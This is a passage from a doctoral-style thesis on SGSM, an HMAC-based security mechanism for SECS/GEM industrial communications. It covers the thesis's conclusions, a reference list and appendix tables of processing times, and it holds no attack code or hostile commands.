This chapter discussed the experimental results acquired from the implementation of SGSM and other security mechanisms included in this research. The SGSM and other mechanisms were evaluated under normal and attack scenarios in a testbed environment. The experiments were conducted on standard SECS/GEM, Secured SECS/GEM, and SECS/GEMsec mechanisms to justify the performance of SGSM. The results revealed that the SGSM exhibited outstanding performance in all aspects. The comparison results show that SGSM has a much shorter processing time compared with the existing mechanisms and prevents cyber-attacks with accuracy. Meanwhile, in terms of security, Standard SECS/GEM and Secured SECS/GEM failed to prevent cyber-attacks carried out on SECS/GEM communications in the testbed environment. Although the SECS/GEMsec prevented cyber-attacks, its processing time is extremely high, making it infeasible for commercial use. The conclusion drawn from experiments conducted is that SGSM is the most appropriate security mechanism for commercial use because it is feature-rich, versatile, customizable, and prevents cyber-attacks with accuracy. The following chapter concludes the study, presents SGSM's limitations, and discusses directions for future works.

CHAPTER 6

CONCLUSION AND FUTURE WORK

In Chapter Five, the experimental results were examined to evaluate the performance of the SGSM mechanism that takes place between a host and equipment in the industrial network. The proposed SGSM mechanism aimed to authenticate devices, ascertain message integrity, and prevent cyber-attacks. The performance was measured in terms of processing time, control overhead, and resilience against cyber-attacks. This chapter concludes with the attainment of the research objectives outlined in Chapter 1 (1.4). It illustrates both the study's significant findings and its shortcomings. Additionally, the chapter examines the possibility of future studies that could improve the SGSM mechanism.

This chapter is organized as follows: Section 6.1 presents the research conclusion, Section 6.2 discusses the impact and significance of the proposed research, and Section 6.3 demonstrates the research limitation and the future work.

6.1 Conclusion

The industry 4.0 ecosystem is built on integrating all functional units to create a streamlined production environment with high throughput and little or no human interaction required to perform daily tasks. While the machine-to-machine communication protocols used in the industrial ecosystem are lightweight and highly optimized for performance, the majority of these protocols lack security features, leaving them vulnerable to cyber-attacks. Thus, utilizing security-less protocols in today's digital environment is extremely dangerous and may compromise crucial corporate secrets if precautions are not taken. This research is the first of its kind in

this direction, addressing security vulnerabilities found in standard SECS/GEM and proposing an efficient, lightweight, multi-featured, and customizable mechanism for preventing cyber-attacks in the manufacturing industry.

This thesis aimed to secure SECS/GEM communications in the industrial network, and in order to achieve this, three objectives were outlined in Chapter 1. The first research objective of this thesis was:

To propose a flexible security mechanism for SECS/GEM that piggybacks control information with each message exchanged while retaining the original message structure of the SECS/GEM protocol.

The first objective was accomplished by appending an Authentication Code Block (ACB) to each message exchanged between a host and equipment in an industrial network. Since HSMS is the transport protocol used by SECS/GEM, it has a well-defined message structure. Changing or adding new fields to the header may cause instability and incompatibility issues with existing software tools designed for analytics. Maintaining the message structure while ensuring security was a challenge that was overcome by attaching ACB to each message transmitted over the network. The thesis's second research objective was as follows:

To propose a security mechanism that employs HMAC algorithms for maintaining data integrity and authenticates SECS/GEM devices to prevent unauthorized devices from communicating and disrupting SECS/GEM communications in the manufacturing industry

The second research objective was accomplished by designing Authentication Code Block (ACB) in a manner that allowed flexibility and customizability of operating the proposed mechanism in different modes based on the security

requirements. The ACB had its own message structure designed to accomplish specific research objectives. The sender is responsible for generating ACB and initializing it with necessary data such as the mode, the HMAC algorithm used to generate the hash, and so on. After generating the HMAC value, the receiver stores it in the ACB Payload, and the message is then forwarded to the receiver. This enabled the sender and receiver to authenticate each other and confirm that the integrity of the message was not compromised during transmission. The experimental results indicated that the attackers could not communicate or disrupted communication, indicating that the second objective was successfully accomplished. The third research objective of this thesis was:

To provide a rule-based mechanism for preventing cyber-attacks such as DoS attacks, False-Data-Injection attacks, and replay attacks against manufacturing equipment communicating over SECS/GEM protocol.

The third objective was achieved by designing a rule-based mechanism as a knowledge-based system concept to allow SGSM-enabled devices to decide whether the received data or control messages are coming from a legitimate or illegitimate device. Only authorized devices (i.e., the sender and receiver) have access to a secret key, without which attackers cannot regenerate the hash. In addition to hash values, SGSM also has timestamps that determine the messages' freshness. Thus, SGSM equipped with these features successfully prevents cyber-attacks launched on SECS/GEM in industrial networks.

The SGSM exhibited promising results, indicating that it effectively enabled SECS/GEM devices to only communicate with authorized industrial equipment, maintained message integrity, discarded forged messages, and prevented attacks such

as Denial-of-Service (DoS) attacks, Replay attacks, and False-Data-Injection-Attack (FDIA) attacks launched on SECS/GEM communications. Compared with the Secured SECS/GEM mechanism, the results showed that SGSM reduced processing time by 18% and 38% for sending and receiving messages, respectively. Similarly, Compared to the SECS/GEMsec, the SGSM reduced processing time by 97% and 99% for sending and receiving messages, respectively. Additionally, unlike SECS/GEMsec and Secured SECS/GEM mechanisms, SGSM is feature-rich, lightweight, and customizable. Thus, based on the results and features supported by SGSM, it is concluded that the SGSM is the most suitable security mechanism for securing SECS/GEM communication in an industrial 4.0 environment.

6.2 Impact and Significance of the Proposed Research

The impact and significance of the proposed research are multifold because when standard SECS/GEM protocol is enabled with security, it can significantly impact the efficiency and security of industrial systems. Following are a few key points that highlight the impact and significance of the proposed SGSM mechanism:

- Protection of critical assets: With secure SGSM protocol in place, organizations can protect their critical assets, such as sensitive data, production processes, and intellectual property, from unauthorized access and cyberattacks. This can reduce the risk of data breaches and intellectual property theft, which can have costly consequences for businesses.
- Compliance: Many industries have strict regulations and standards for securing data and systems. By enabling a non-secure protocol with

security, organizations can ensure compliance with these regulations and avoid costly penalties.

- Increased efficiency: Securing SECS/GEM protocol can also increase the efficiency of industrial systems by preventing unauthorized access and ensuring that only authorized devices and users can access the system. This can lead to increased productivity and profitability.
- Improved communication: Securing SECS/GEM protocol can also improve communication between devices and systems by encrypting data and preventing eavesdropping. This can increase the system's reliability and reduce the risk of communication errors.
- Cost-effective solution: By enabling standard SECS/GEM protocol with security, organizations can implement a cost-effective solution that can be tailored to their specific needs. This allows organizations to protect their systems without incurring the high costs associated with completely replacing their existing systems.

6.3 Research Limitations and Future Works

A number of future works outside the scope of this research have been identified. These future directions are recommended to overcome the limitation of this research in order to improve the performance of the SGSM mechanism. The limitation and potential improvements of the SGSM mechanism are briefly suggested as follows:

1. Key-Distribution Mechanism: SGSM provides authentication through the use of several HMAC algorithms. Due to the fact that the HMAC algorithm requires secret keys to compute the hash of a given message,

these keys must be preconfigured on all systems in the network, which is a tedious and time-consuming process. Maintaining a list of legitimate keys is difficult since the entire network will be vulnerable if keys are compromised. Therefore, a potential future work is to propose a key distribution mechanism for the SGSM mechanism.

2. Confidentiality Analysis: The SGSM mechanism is feature-rich and supports different modes of functionality. This research was focused on Authentication and prevention of cyber-attacks. The potential future work is to evaluate SGSM with different algorithms to attain confidentiality.
3. Optimizing ACB: SGSM is dependent on ACB to transmit control data that enables the receiver to verify the message received. The fixed-size ACB header can be optimized, and its present size of 16 bytes can be lowered.
4. The SGSM configuration settings are saved in a file that specifies the mode of operation, the algorithms used to compute the hash, and other parameters. The security of the configuration file is not addressed in this thesis; however, future research may address this issue and suggest a secure mechanism for ensuring the security of the configuration file.

REFERENCES

- Aghili, S. F., & Mala, H. (2019). Breaking a Lightweight M2M Authentication Protocol for Communications in IIoT Environment. *Cryptology EPrint Archive*, 1(1), 9.
- Ahleroff, Shohin Xu, Xun Lu, Yuqian Aristizabal, Mauricio Pablo Velásquez, Juan Joa, Benjamin Valencia, Y. (2020). IoT-enabled Smart Appliances Under Industry 4.0: A Case Study. *Advanced Engineering Informatics*, 43(May 2019), 101043. <https://doi.org/10.1016/j.aei.2020.101043>
- Ahmed, M., & Pathan, A. S. K. (2020). False Data Injection Attack (FDIA): An Overview and New Metrics for Fair Evaluation of its Countermeasure. *Complex Adaptive Systems Modeling*, 8(1). <https://doi.org/10.1186/s40294-020-00070-w>
- Al-Shareeda, M. A., Manickam, S., Laghari, S. A., & Jaisan, A. (2022). Replay-Attack Detection and Prevention Mechanism in Industry 4.0 Landscape for Secure SECS/GEM Communications. *Sustainability (Switzerland)*, 14(23). <https://doi.org/10.3390/su142315900>
- Almadani, B., Bajwa, M. N., Yang, S. H., & Saif, A. W. A. (2015). Performance Evaluation of DDS-based Middleware Over Wireless Channel for Reconfigurable Manufacturing Systems. *International Journal of Distributed Sensor Networks*, 11(7). <https://doi.org/10.1155/2015/863123>
- Amodu, O. A., & Othman, M. (2018). Machine-to-Machine Communication: An Overview of Opportunities. *Computer Networks*, 145, 255–276. <https://doi.org/10.1016/j.comnet.2018.09.001>
- Arya, R. P., Mishra, U., & Bansa, A. (2013). A Survey on Recent Cryptographic Hash Function Designs. *International Journal of Emerging Trends & Technology in Computer Science*, 2(1), 1–6.
- Asghar, M. R., Hu, Q., & Zeadally, S. (2019). Cybersecurity in Industrial Control Systems: Issues, Technologies, and Challenges. *Computer Networks*, 165, 106946. <https://doi.org/10.1016/j.comnet.2019.106946>
- Azaiez, S., Tanguy, F., & Engel, M. (2019). Towards Building OPC-UA Companions for Semi-conductor Domain. *IEEE International Conference on Emerging Technologies and Factory Automation, ETFA, 2019-Septe*, 142–149. <https://doi.org/10.1109/ETFA.2019.8869171>
- Barker, E. B. (1993). *Secure Hash Standard (SHS)*. National Institute of Standards and Technology (NIST), Federal Information Processing Standards (FIPS) - 180.
- Bécue, A., Praça, I., & Gama, J. (2021). Artificial Intelligence, Cyber-threats and Industry 4.0: Challenges and Opportunities. In *Artificial Intelligence Review* (Vol. 54, Issue 5). Springer Netherlands. <https://doi.org/10.1007/s10462-020-09942-2>

- Chabaud, F., & Joux, A. (1998). Differential Collisions in SHA-0. *Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 1462, 56–71. <https://doi.org/10.1007/BFb0055720>
- Charles, P. W. D. (2021). Simple Python SECS/GEM implementation. In *GitHub repository*. GitHub. Accessed at: <https://github.com/bparzella/secsgem>
- Chen, F., Huo, Y., Zhu, J., & Fan, D. (2020). A Review on the Study on MQTT Security Challenge. 128–133. <https://doi.org/10.1109/smartcloud49737.2020.00032>
- Cimetrix. (2016). *Introduction to the SEMI Standards: GEM300*. http://cdn2.hubspot.net/hub/41260/file-14039401-pdf/docs/cimetrix_secs_gem_stds_wp_jan_2012.pdf?t=1440107137689
- Cimetrix. (2018). *Introduction to the SEMI Standards: GEM*. 1–22. http://cdn2.hubspot.net/hub/41260/file-14039401-pdf/docs/cimetrix_secs_gem_stds_wp_jan_2012.pdf?t=1440107137689
- Cimetrix. (2020). Introduction to the SEMI Standards: GEM. *Cimetrix, PDF Solutions*, 1–21.
- Conti, M., Kaliyar, P., & Lal, C. (2019). Secure Machine to Machine Communication in Industrial Internet of Things (pp. 199–219). https://doi.org/10.1007/978-3-030-12330-7_10
- Corallo, A., Lazoi, M., & Lezzi, M. (2020). Cybersecurity in the Context of Industry 4.0: A Structured Classification of Critical Assets and Business Impacts. *Computers in Industry*, 114, 103165. <https://doi.org/10.1016/j.compind.2019.103165>
- Coron, J.-S., Dodis, Y., & Malinaud, C. (2005). Merkle-Damgard Revisited : How to Construct a Hash Function. *Annual International Cryptology Conference*, 430–448.
- Culot, G., Fattori, F., Podrecca, M., & Sartor, M. (2019). Addressing Industry 4.0 Cybersecurity Challenges. *IEEE Engineering Management Review*, 47(3), 79–86. <https://doi.org/10.1109/EMR.2019.2927559>
- Devore, J. L. (2016). Probability and Statistics for Engineering and the Sciences. In *Cengage Learning* (9th ed.). Cengage Learning. <https://doi.org/10.2307/2532427>
- Diaz-Sanchez, D., Marin-Lopez, A., Almenarez, F., Arias, P., & Sherratt, R. S. (2019). TLS/PKI Challenges and Certificate Pinning Techniques for IoT and M2M Secure Communications. *IEEE Communications Surveys and Tutorials*, V(c), 1–31. <https://doi.org/10.1109/COMST.2019.2914453>
- Djenna, A., Harous, S., & Saidouni, D. E. (2021). Internet of Things Meet Internet of Threats: New Concern Cyber Security Issues of Critical Cyber Infrastructure. *Applied Sciences (Switzerland)*, 11(10). <https://doi.org/10.3390/app11104580>

- Dunham, B. K. (2013). A Fuzzy Future in Malware Research. *The Information Systems Security Association (ISSA) Journal*, 11(August), 7–10.
- Esfahani, A., Mantas, G., Matischek, R., Saghezchi, F. B., Rodriguez, J., Bicaku, A., Maksuti, S., Tauber, M. G., Schmittner, C., & Bastos, J. (2019). A Lightweight Authentication Mechanism for M2M Communications in Industrial IoT Environment. *IEEE Internet of Things Journal*, 6(1), 288–296. <https://doi.org/10.1109/JIOT.2017.2737630>
- Ewe, F. T., Yeo, K. S., Yeoh, S. C., & Khoh, C. T. (2020). Data Analysis on SMT Reflow Oven with SECS/GEM Communication Protocol. *ISCAIE 2020 - IEEE 10th Symposium on Computer Applications and Industrial Electronics*, 118–124. <https://doi.org/10.1109/ISCAIE47305.2020.9108797>
- Friesen, M., Karthikeyan, G., Heiss, S., Wisniewski, L., & Trsek, H. (2020). A Comparative Evaluation of Security Mechanisms in DDS, TLS and DTLS. *Kommunikation Und Bildverarbeitung in Der Automation*, 201–216. https://doi.org/10.1007/978-3-662-59895-5_15
- Galli, S. (2018). Towards a New Technological Paradigm Based on Industry 4.0: Opportunities and Challenges for Innovation Policies. In *Dissertation* (Issue June). (Doctoral dissertation), University of Trento.
- Goh, K. M., Goh, L. S., Phua, G. H., Fong, A. M., Lim, Y. G., Yi, K., & Tin, O. (2017). Semiconductor Equipment and Materials International Interface and Communication Standards: An Overview with Case Studies. *Industrial Communication Technology Handbook*, 61–66.
- Grosan, C., & Abraham, A. (2011). Rule-Based Expert Systems. *Intelligent Systems Reference Library*, 17, 149–185. https://doi.org/10.1007/978-3-642-21004-4_7
- Gupta, R., Phanden, R. K., Sharma, S., Srivastava, P., & Chaturvedi, P. (2021). Security in Manufacturing Systems in the Age of Industry 4.0: Pitfalls and Possibilities. *Advances in Industrial and Production Engineering: Lecture Notes in Mechanical Engineering*, 105–113. https://doi.org/10.1007/978-981-33-4320-7_10
- Hajda, J., Jakuszcwski, R., & Ogonowski, S. (2021). Security Challenges in Industry 4.0 PLC Systems. In *Applied Sciences (Switzerland)* (Vol. 11, Issue 21). MDPI. <https://doi.org/10.3390/app11219785>
- Hernández Ramos, S., Villalba, M. T., & Lacuesta, R. (2018). MQTT Security: A Novel Fuzzing Approach. *Wireless Communications and Mobile Computing*, 2018. <https://doi.org/10.1155/2018/8261746>
- Humayun, M. (2021). Industry 4.0 and Cyber Security Issues and Challenges. *Turkish Journal of Computer and Mathematics Education (TURCOMAT)*, 12(10), 2957–2971. <https://turcomat.org/index.php/turkbilmat/article/view/4946>
- Hume Integration, S. (2021). *Introduction to SECS/GEM*. Hume Integration Software. <http://www.hume.com/secsintro.htm>

- Iglesias-Urkia, M., Orive, A., & Urbieto, A. (2017). Analysis of CoAP Implementations for Industrial Internet of Things: A Survey. *Procedia Computer Science*, 109(2016), 188–195. <https://doi.org/10.1016/j.procs.2017.05.323>
- Jaisan, A., Manickam, S., Laghari, S. A., Rehman, S. U., & Karuppayah, S. (2021). Secured SECS/GEM: A Security Mechanism For M2M Communication In Industry 4.0 Ecosystem. *International Journal of Advanced Computer Science and Applications*, 12(8), 241–250. <https://doi.org/10.14569/IJACSA.2021.0120828>
- Jänicke, L. (2019). Secure Communication for Industrie 4.0. *At - Automatisierungstechnik*, 67(5), 364–371. <https://doi.org/10.1515/auto-2019-0018>
- Johnson, J. (2021). *Cyber Espionage: Most-targeted Industries 2020*. Statista. <https://www.statista.com/statistics/221293/cyber-crime-target-industries/>
- Jung, K., Han, J. S., Lim, Y. M., & Kim, W. S. (2007). XML Format Design for SECS-II Message Monitoring. *Proceedings - ALPIT 2007 6th International Conference on Advanced Language Processing and Web Information Technology*, 548–552. <https://doi.org/10.1109/ALPIT.2007.69>
- Karati, A., Islam, S. K. H., & Karuppiah, M. (2018). Provably Secure and Lightweight Certificateless Signature Scheme for IIoT Environments. *IEEE Transactions on Industrial Informatics*, 14(8), 3701–3711. <https://doi.org/10.1109/TII.2018.2794991>
- Khovratovich, D., Rechberger, C., & Savelieva, A. (2012). Bicliques for Preimages: Attacks on Skein-512 and the SHA-2 family. *Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 7549 LNCS, 244–263. https://doi.org/10.1007/978-3-642-34047-5_15
- Laccetti, G., & Schmid, G. (2007). Brute Force Attacks on Hash Functions. *Journal of Discrete Mathematical Sciences and Cryptography*, 10(3), 439–460. <https://doi.org/10.1080/09720529.2007.10698131>
- Laghari, S. U. A., Manickam, S., Al-Ani, A. K., Rehman, S. U., & Karuppayah, S. (2021). SECS/GEMsec: A Mechanism for Detection and Prevention of Cyber-Attacks on SECS/GEM Communications in Industry 4.0 Landscape. *IEEE Access*, 9, 154380–154394. <https://doi.org/10.1109/ACCESS.2021.3127515>
- Lamberger, M., & Mendel, F. (2011). Higher-Order Differential Attack on Reduced SHA-256. *IACR Cryptology EPrint Archive*, 37, 1–16.
- Lezzi, M., Lazoi, M., & Corallo, A. (2018). Cybersecurity for Industry 4.0 in the Current Literature: A Reference Framework. *Computers in Industry*, 103, 97–110. <https://doi.org/10.1016/j.compind.2018.09.004>
- Ma, L., Zhang, N., & Zhang, Z. (2018). Tool Efficiency Analysis Model Research in SEMI Industry. *E3S Web of Conferences*, 38, 1–5. <https://doi.org/10.1051/e3sconf/20183802027>

- Mahmood, Z., Ning, H., & Ghafoor, A. (2017). Lightweight Two-Level Session Key Management for End User Authentication in Internet of Things. *Proceedings - 2016 IEEE International Conference on Internet of Things; IEEE Green Computing and Communications; IEEE Cyber, Physical, and Social Computing; IEEE Smart Data, IThings-GreenCom-CPSCoM-Smart Data 2016*, 323–327. <https://doi.org/10.1109/iThings-GreenCom-CPSCoM-SmartData.2016.78>
- Mallouli, F., Hellal, A., Sharief Saeed, N., & Abdulraheem Alzahrani, F. (2019). A Survey on Cryptography: Comparative Study Between RSA vs ECC Algorithms, and RSA vs El-Gamal Algorithms. *Proceedings - 6th IEEE International Conference on Cyber Security and Cloud Computing, CSCloud 2019 and 5th IEEE International Conference on Edge Computing and Scalable Cloud, EdgeCom 2019*, 173–176. <https://doi.org/10.1109/CSCloud/EdgeCom.2019.00022>
- Masset, Bertrand ; Taburiaux, O. (2018). Simulating industrial control systems using mininet (Doctoral dissertation, MS Dissertation, Department of Computer Science, Catholic University of Louvain, Louvain-la-Neuve, Belgium). <http://hdl.handle.net/2078.1/thesis:14706>
- Matschek, R., & Bara, B. (2019). Application Study of Hardware-Based Security for Future Industrial IoT. *Proceedings - Euromicro Conference on Digital System Design, DSD 2019*, 246–252. <https://doi.org/10.1109/DSD.2019.00044>
- Morgan, S. (2021). *Cyberwarfare in the C-Suite Cybercrime Facts and Statistics*. <https://1c7fab3im83f5gqiow2qqs2k-wpengine.netdna-ssl.com/wp-content/uploads/2021/01/Cyberwarfare-2021-Report.pdf>
- Moyne, J., & Iskandar, J. (2017). Big Data Analytics for Smart Manufacturing: Case Studies in Semiconductor Manufacturing. *Processes*, 5(3). <https://doi.org/10.3390/pr5030039>
- Mullet, V., Sondi, P., & Ramat, E. (2021). A Review of Cybersecurity Guidelines for Manufacturing Factories in Industry 4.0. *IEEE Access*, 9, 23235–23263. <https://doi.org/10.1109/ACCESS.2021.3056650>
- Nelson, A. B., Chow, P. M. K., Snowball, V. A., Chung, S., & Majumdar, A. (2012). *High-speed SECS Message Services (HSMS) Pass-through Including Bypass*. Google Patents.
- Oztemel, E., & Gursev, S. (2020). Literature Review of Industry 4.0 and Related Technologies. *Journal of Intelligent Manufacturing*, 31(1), 127–182. <https://doi.org/10.1007/s10845-018-1433-8>
- Patel, C., & Doshi, N. (2020). “A Novel MQTT Security Framework in Generic IoT Model.” *Procedia Computer Science*, 171, 1399–1408. <https://doi.org/10.1016/j.procs.2020.04.150>
- Peng, S. (2018). The Real Reason Behind the TSMC Cyber Attack. *Common Wealth Magazine Group*. <https://english.cw.com.tw/article/article.action?id=2194>
- Pfrang, S., & Meier, D. (2017). On the Detection of Replay Attacks in Industrial

- Automation Networks Operated with Profinet IO. *ICISSP 2017 - Proceedings of the 3rd International Conference on Information Systems Security and Privacy, 2017-Janua(Icissp)*, 683–693. <https://doi.org/10.5220/0006288106830693>
- Postel, J. (1981). RFC 793: Transmission Control Protocol. In *Internet Engineering Task Force* (pp. 1–85). September. <https://tools.ietf.org/html/rfc793>
- Praptodiyono, S., Firmansyah, T., Murugesan, R. K., Alaydrus, M., Aprilia, R., & Leau, Y. B. (2021). Improving the Security of Mobile IPV6 Signalling Using KECCAK / SHA-3. *Journal of Engineering Science and Technology*, 16(3), 2312–2325.
- Premnath, A. P., Jo, J.-Y., & Kim, Y. (2014). Application of NTRU Cryptographic Algorithm for SCADA Security. *2014 11th International Conference on Information Technology: New Generations*, 341–346.
- Profanter, S., Tekat, A., Dorofeev, K., Rickert, M., & Knoll, A. (2019). OPC UA Versus ROS, DDS, and MQTT: Performance Evaluation of Industry 4.0 Protocols. *Proceedings of the IEEE International Conference on Industrial Technology, 2019-Febru*, 955–962. <https://doi.org/10.1109/ICIT.2019.8755050>
- Rahman, A., Roy, S., Kaiser, M. S., & Islam, M. S. (2018). A Lightweight Multi-tier S-MQTT Framework to Secure Communication between Low-end IoT Nodes. *2018 5th International Conference on Networking, Systems and Security (NSysS)*, 1–6. <https://doi.org/10.1109/NSysS.2018.8631379>
- Rogaway, P., & Shrimpton, T. (2004). Cryptographic Hash-function Basics: Definitions, Implications, and Separations for Preimage Resistance, Second-preimage Resistance, and Collision Resistance. *Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 3017(Fse 2004), 371–388. https://doi.org/10.1007/978-3-540-25937-4_24
- Rubio, J. E., Alcaraz, C., Roman, R., & Lopez, J. (2019). Current Cyber-defense Trends in Industrial Control Systems. *Computers and Security*, 87, 101561. <https://doi.org/10.1016/j.cose.2019.06.015>
- Ruiz-Sarmiento, J. R., Monroy, J., Moreno, F. A., Galindo, C., Bonelo, J. M., & Gonzalez-Jimenez, J. (2020). A Predictive Model for the Maintenance of Industrial Machinery in the Context of Industry 4.0. *Engineering Applications of Artificial Intelligence*, 87(January 2019), 103289. <https://doi.org/10.1016/j.engappai.2019.103289>
- Sari, A., Lekidis, A., & Butun, I. (2020). Industrial Networks and IIoT: Now and Future Trends. In *Industrial IoT: Challenges, Design Principles, Applications, and Security* (pp. 3–55). https://doi.org/10.1007/978-3-030-42500-5_1
- Sauter, T., & Treytl, A. (2015). Semiconductor Equipment and Materials International Interface and Communication Standards: An Overview with Case Studies. In *Industrial Communication Technology Handbook, Second Edition* (pp. 29.1-29.23). CRC Press. <https://doi.org/10.1201/b17365>

- Schwarz, M. H., & Borcsok, J. (2013). A Survey on OPC and OPC-UA: About the Standard, Developments and Investigations. *24th International Conference on Information, Communication and Automation Technologies, ICAT 2013*, 1–6. <https://doi.org/10.1109/ICAT.2013.6684065>
- Sci, J. C., Biol, S., Bansal, S., & Bansal, N. (2015). Scapy A Python Tool For Security Testing. *Journal of Computer Science & Systems Biology*, 8(3), 140–159. <https://doi.org/10.4172/jcsb.1000182>
- Shackelford, S. (2020). Smart Factories, Dumb Policy?: Managing Cybersecurity and Data Privacy Risks in the Industrial Internet of Things. *Minnesota Journal of Law, Science & Technology*, 18–80.
- Shelby, Z., Hartke, K., & Bormann, C. (2014). The Constrained Application Protocol (RFC-7252). Jun-2014 Available Online. <Http://Www.Rfc-Editor.Org/Info/Rfc7252>.
- Singh, B., & Jasmine, K. S. (2015). Secure End-to-End Authentication for Mobile Banking. *Advances in Intelligent Systems and Computing*, 349, 223–232. https://doi.org/10.1007/978-3-319-18473-9_22
- Stevens, M., Bursztein, E., Karpman, P., Albertini, A., & Markov, Y. (2017). The First Collision for Full SHA-1. *Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 10401 LNCS, 570–596. https://doi.org/10.1007/978-3-319-63688-7_19
- Stoop, F., Ely, G., Menna, R., Charache, G., Gittler, T., & Wegener, K. (2019). Smart Factory Equipment Integration Through Standardised OPC UA Communication with Companion Specifications and Equipment Specific Information Models. *International Journal of Mechatronics and Manufacturing Systems*, 12(3–4), 344–364. <https://doi.org/10.1504/IJMMS.2019.103499>
- Tay, S. I., Alipal, J., & Lee, T. C. (2021). Industry 4.0: Current Practice and Challenges in Malaysian Manufacturing Firms. *Technology in Society*, 67(February), 101749. <https://doi.org/10.1016/j.techsoc.2021.101749>
- Transfer, T. (1997). *Generic Equipment Model (GEM) Specification Manual : The GEM Specification as Viewed from the Host*. SEMATECH.
- Tuptuk, N., & Hailes, S. (2018). Security of Smart Manufacturing Systems. *Journal of Manufacturing Systems*, 47(April), 93–106. <https://doi.org/10.1016/j.jmsy.2018.04.007>
- Vashistha, N. (2021). Implications of Industry 4.0 for Improving Industrial Performance. *AKGEC International Journal of Technology*, 12(2).
- Wallis, K., Hüffmeyer, M., Koca, A. S., & Reich, C. (2018). Access Rules Enhanced by Dynamic IIoT Context. *IoTBDS 2018 - Proceedings of the 3rd International Conference on Internet of Things, Big Data and Security, 2018-March*(IoTBDS 2018), 204–211. <https://doi.org/10.5220/0006688502040211>

- Wang, J., & Wang, B. (2008). Application of GEM in Semiconductor Equipment. In *Mechanical & Electrical Engineering Magazine*, 55(7), 34–36.
- Wang, X., Yao, A. C., & Yao, F. (2005). Cryptanalysis on SHA-1. In *Cryptographic Hash Workshop hosted by National Institute of Standards and Technology (NIST)*.
- Weber, A., Grey, B., Rubow, B., David, F., Derek, L., Jesse, L., Joe, C., Mark, B., & Tim, H. (2016). Features & Benefits of GEM: A Guide to Some of the Main Features and Benefits of GEM – SEMI Standard E30. In *cimetrix*. <https://www.cimetrix.com/blog/features-and-benefits-of-the-secs-gem-communication-standards>
- Williams, B., Nowalk, T., & Reeves, C. (2018). Advancing Advanced Process Control in Backend Factories. *2018 International Wafer Level Packaging Conference, IWLPC 2018*, 1–6. <https://doi.org/10.23919/IWLPC.2018.8573265>
- Yang, H., Kumara, S., Bukkapatnam, S. T. S., & Tsung, F. (2019). The Internet of Things for Smart Manufacturing: A Review. *IIE Transactions*, 51(11), 1190–1216. <https://doi.org/10.1080/24725854.2018.1555383>
- Yang, W., Wang, S., Huang, X., & Mu, Y. (2019). On the Security of an Efficient and Robust Certificateless Signature Scheme for IIoT Environments. *IEEE Access*, 7, 91074–91079. <https://doi.org/10.1109/ACCESS.2019.2927597>
- Yehya, D., & Joudi, M. (2020). AES Encryption: Study & Evaluation. In *Cryptography and Network Security Papers, Rafik Hariri University*, pp. 3.22. Available at: <https://shorturl.at/gkEGK>
- Yu, X., & Guo, H. (2019). A survey on IIoT security. *Proceedings - 2019 IEEE VTS Asia Pacific Wireless Communications Symposium, APWCS 2019*, 1–5. <https://doi.org/10.1109/VTS-APWCS.2019.8851679>
- Zhang, Y., Deng, R. H., Zheng, D., Li, J., Wu, P., & Cao, J. (2019). Efficient and Robust Certificateless Signature for Data Crowdsensing in Cloud-Assisted Industrial IoT. *IEEE Transactions on Industrial Informatics*, 15(9), 5099–5108. <https://doi.org/10.1109/tii.2019.2894108>

APPENDICES

APPENDIX A: PROCESSING TIME

A.1 Processing Time for Transaction with Standard SECS/GEM in Milliseconds

Experiment Run	Host Send	Equipment Receive	Equipment Send	Host Receive
1	0.15140	0.01158	0.11611	0.03481
2	0.10419	0.01897	0.14520	0.03362
3	0.21052	0.03740	0.13614	0.03266
4	0.20933	0.02838	0.13018	0.03242
5	0.20885	0.03670	0.12136	0.03052
6	0.20766	0.03620	0.15426	0.03004
7	0.20647	0.03460	0.13947	0.03219
8	0.21291	0.03500	0.11992	0.02933
9	0.20194	0.03860	0.16284	0.02956
10	0.21195	0.03460	0.15759	0.03052
11	0.20003	0.03410	0.12589	0.03242
12	0.20957	0.03410	0.16451	0.03195
13	0.21195	0.03430	0.16236	0.03123
14	0.21005	0.03430	0.14234	0.03076
15	0.20814	0.03550	0.12231	0.08249
16	0.20719	0.03500	0.16093	0.09012
17	0.20862	0.03460	0.13018	0.03290
18	0.20385	0.03670	0.16308	0.03004
19	0.20576	0.03790	0.12755	0.03195
20	0.20981	0.03430	0.12159	0.03290

A.2 Processing Time for Transaction with SGSM(SHA1) in Milliseconds

Experiment Run	Host Send	Equipment Receive	Equipment Send	Host Receive
1	0.45466	0.16713	0.40579	0.16022
2	0.50998	0.16832	0.27061	0.19360
3	0.45228	0.19765	0.35524	0.19073
4	0.31638	0.19908	0.32401	0.18096
5	0.46921	0.19479	0.41556	0.21124
6	0.58651	0.19193	0.40102	0.18096
7	0.47946	0.20170	0.42224	0.21577
8	0.44656	0.21243	0.42152	0.18835
9	0.49949	0.19193	0.41199	0.18239
10	0.50378	0.20885	0.39482	0.18954
11	0.50092	0.21243	0.41103	0.17715
12	0.47946	0.19026	0.39721	0.18358
13	0.48304	0.20099	0.30160	0.18167
14	0.62227	0.18978	0.43130	0.20146
15	0.29731	0.18430	0.37289	0.17047
16	0.54884	0.16999	0.39649	0.19979
17	0.54049	0.20027	0.35095	0.15926
18	0.56529	0.18501	0.37122	0.19264
19	0.45514	0.18954	0.33736	0.17643
20	0.45466	0.16713	0.40579	0.16022

A.3 Processing Time for Transaction with SGSM(SHA256) in Milliseconds

Experiment Run	Host Send	Equipment Receive	Equipment Send	Host Receive
1	0.51951	0.21911	0.29564	0.18954
2	0.38600	0.21267	0.38433	0.17118
3	0.42987	0.22697	0.35429	0.17810
4	0.50807	0.19169	0.39220	0.16642
5	0.50044	0.20194	0.40126	0.18930
6	0.55552	0.19741	0.41819	0.17619
7	0.50735	0.19670	0.40126	0.18930
8	0.59152	0.20123	0.39697	0.17309
9	0.46492	0.19836	0.34881	0.16880
10	0.52691	0.19526	0.41723	0.18764
11	0.48447	0.21505	0.40531	0.20385
12	0.46229	0.19097	0.41604	0.17309
13	0.58556	0.19193	0.40722	0.19693
14	0.47064	0.19288	0.44799	0.17405
15	0.58651	0.21172	0.43678	0.19836
16	0.59032	0.21386	0.40674	0.17452
17	0.47779	0.19383	0.42176	0.17381
18	0.48137	0.19145	0.38290	0.18835
